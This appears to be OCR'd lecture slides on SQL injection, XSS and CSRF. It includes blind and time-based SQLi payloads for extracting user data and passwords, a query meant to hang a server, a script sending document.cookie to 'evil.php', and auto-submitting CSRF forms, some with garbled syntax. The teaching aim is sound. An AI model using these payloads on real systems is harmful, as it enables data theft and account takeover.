


SQL INJECTION

USING YOUR POOR CODING TO (AB)USE YOUR VALUABLE DATABASE

BASIC REFRESHER

- SQL Injection has to exploit a vulnerability
- Accomplishes
  - Can spoof identity
  - Tamper data
  - Disclosure of data
  - Delete data
  - Become Admin of a server

- In 2017 Injection (SQL) was OWASP #1 Threat

SUB-CLASSES

CLASSIC SQLI

Blind or Inference SQL Injection

Compound SQLI

FILTERING ESCAPE CHARACTERS

Have to sanitize user input before sending to Database.

This Example can allows the attacker to get info from the DB and change accounts info and privilege. It works to find the username and password.

- SELECT * FROM users WHERE Username = ‘1’ or ‘1’=‘1’


BLIND SQL INJECTION

Attack that will ask the database true or false questions. It will determine this using queries.

It is used when app shows generic error messages but not mitigated the code vulnerable to SQLI.

- Two Main Forms Content Based and Time Based

CONTENT BASED



```
# [3] Attack Examples
########################################################################
# request in like search
http://localhost/test.jsp?keyword=%' and rownum <= (substr(ascii(substr(user,1,1)),1,1)) and '%'='
http://localhost/test.jsp?keyword=%' and rownum <= (substr(ascii(substr(user,1,1)),2,1)) and '%'='

# sample paging query (must be nine or more count output)
SELECT *
  FROM (SELECT ROWNUM AS rnum, z.*
          FROM (SELECT   *
                  FROM t_user
                 WHERE name like '%[keyword]%'
              ORDER BY ID DESC) z
         WHERE ROWNUM <= 9)
 WHERE rnum >= 1

# sample paging query(result is 8 count) - The first ascii code of the first character is 8
SELECT *
  FROM (SELECT ROWNUM AS rnum, z.*
          FROM (SELECT   *
                  FROM t_user
                 WHERE name like '%%' and rownum <= (substr(ascii(substr(user,1,1)),1,1)) and '%'='%'
              ORDER BY ID DESC) z
         WHERE ROWNUM <= 9)
 WHERE rnum >= 1
```

https://www.exploit-db.com/papers/38293/ 3/4

11/26/2018 Content-Based Blind Injection Using By Double Substring

```
# sample paging query(result is 3 count) - The secode ascii code of the first character is 3
SELECT *
  FROM (SELECT ROWNUM AS rnum, z.*
          FROM (SELECT   *
                  FROM t_user
                 WHERE name like '%%' and rownum <= (substr(ascii(substr(user,1,1)),2,1)) and '%'='%'
              ORDER BY ID DESC) z
         WHERE ROWNUM <= 9)
 WHERE rnum >= 1
```

ID IN URL

Means attacker can probe if content based SQLI is workable

EXAMPLE OF ID IN URL

URL:
http://newspaper.com/items.php?id=2

Send query, select title desc body from items where id = 2

Inject with url: .com/items.php?id=2 and 1=2 if it returns nothing the page is vulnerable

TIME BASED

RELYING ON TIME

The Database must pause for a specified amount of time.

MYSQL EXAMPLE

Benchmark(500000,Encode('msg', by 5 seconds))

This should just take a moment to finish but its important to run a high amount to affect the DB response time.

HOW TO USE TO ATTACK

Unionselect if(substring(user_password,1,1) = CHAR(50), Benchmark(5000000,Encode('msg' by 5 seconds)), null() FROM users where user_id =1;

If there is a delay we my expect first user password char to be 2

SQL INJECTION + INSUFFICIENT AUTHORIZATION

Rudimentary mistakes allows for this attack. Occurs when security parameters have not been initialized and the attacker can access secure content without verifying the user credentials.

SQL INJECTION + DDOS

DDOS

This attack uses sql injection to hang a server

EXAMPLE CODE

Select tab1 from (select decode(encode(convert(compress(post)using latin2), concat (post,post,post,post)), sha1(concat(post,post,post,post)))as tab1 from table 1

WHAT IT DOES

Creates a table of 500 rows with text having 500 bytes of data per column. This attack is useful for DDOS because it does not require many bots.

CROSS SITE SCRIPTING

For when you don’t want to be in charge anymore.

OVERVIEW

OWASP

- Previous Ranking
- Current Ranking

TYPE

- Style of Attack
- Implementation

CONSEQUENCES

REPORTS

- Alert Boxes
- Procrastination
- Actual Threat Level

WEB APPLICATION

- Developers lose control
- Different Display
- Redirection

NETWORK

- Keystrokes
- System
- Upgraded Privileges

REFLECTED XSS

In Reflected XSS, typically set up in a Query string in URL, the web application takes a value out of the URL/Query string and returns it back down to the browser.

- TARGET, RIGHT NOW!
- LETS GO PHISHING

```
http://testsite.test/<script>alert("TEST");</script>
```

PERSISTED

Summed up in four words it is store it for later. This isn't the attacker storing it for later though , but a web server or the backend storing mechanism.

- Comments
- Redirect
- Information

COOKIES!!!!!


```
<SCRIPT type="text/javascript">

var adr = '../evil.php?cakemonster=' +
escape(document.cookie);

</SCRIPT>
```

DOM BASED XSS

Similar to reflective. Except DOM doesn't actually relying on the browser directly to take that value and execute it as JavaScript, but instead relying on the Document Object Model within the browser to actually parse the value and execute it that way.




WHY USE DOM?

- Not Immediate
- JavaScript
- In other words DOM is sneaky/tricky

DEFENSE

"The only defense against the world is a thorough knowledge of it."



LIBRARIES

.NET anti-xss Library

SAPID for JAVA

TOOLS

Viewing Engines

Razor

KNOWLEDGE

Context

OWASP

Be an Attacker

CROSS-SITE REQUEST FORGERY

STEALING YOUR LOGIN ONE CLICK AT A TIME.

WHAT IS CSRF?

- Also known as session riding, one-click attack, “see serf”
- Abbreviated CSRF, XSRF
- Highjacks state-changing operations
- Relies on the server’s “blind trust” of a website
- Tends to be more small scale
  - Individualized
- Executed through user error

CROSS-SITE SCRIPTING'S "LITTLE BROTHER"

CSRF

- Typically affects a small number of individuals
- Requires social engineering to execute
- Affects browser-side

XSS

- Can affect large amounts of users
- Can be executed automatically
  - Persistent
- Affects server-side

CROSS-SITE SCRIPTING'S "LITTLE BROTHER"

- Both executed with embedded JavaScript code within HTML
  - CSRF with POST requests
- Both use a false, malicious website
  - XSS in non-persistent attacks
- Both exploit the server's "blind trust"
  - Requires authenticated session

SUCCESSFUL CSRF REQUIREMENTS

- No referer header checking/referer spoofing
- Form submission or URL input
  - Must initiate state change
- Correct input values
- Social Engineering

REFERER HEADER

- Name misspelling upon invention
- HTTP header attached to server requests
- Points back to the original webpage before redirection
- Introduces privacy concerns
- Can be reset before request is sent
  - Proper handling is to blank it out
  - Can be set to false website (spoofing)
- Useful for CSRF mitigation, not completely effective

SERVER REQUESTS

```
<html><body>
<form name="CSRF" method="post" action="http://vulnerablesite.com/MyAccount"><input
type='hidden' name='EmailAddress' value="anaddress@asite.com"></form>
<script>document.CSRF.submit()</script>
</body></html>
```

GET

- Easily exploitable
- Executes via “src” field within HTML image tag
- Not very common

```
<html><body>
<H1>Hello</H1>
<img src="http://vulnerablesite.com/MyAccount?EmailAddress=anaddress@asite.com"
width=”1” height=”1” />
</body></html>
```

POST

- Harder to exploit
- Executes via hidden form and JavaScript code
- Most common with CSRF attacks

SOCIAL ENGINEERING

- Victim executes the attack
- Attacker uses social engineering
  - Malicious link sent via email or IM typically
- Attack can be paired with second CSRF attack
  - Sends malicious link to everyone in contact list

MITIGATION TECHNIQUES

- Only use POST for any state changing operations
  - Not 100% reliable
- Checking referer header
  - Not 100% reliable
- Hidden, randomly generated token value
  - Attached to session cookie and all form requests
  - Server checks form token for match with cookie token
- These techniques combined are effective
- XSS vulnerability renders all CSRF mitigation obsolete

NOTABLE CSRF ATTACKS

- Netflix, 2006
  - Add DVDs to queue, change shipping address, change login credentials
- YouTube, 2008
  - All actions
- Many brands of routers, 2018
  - Change DNS settings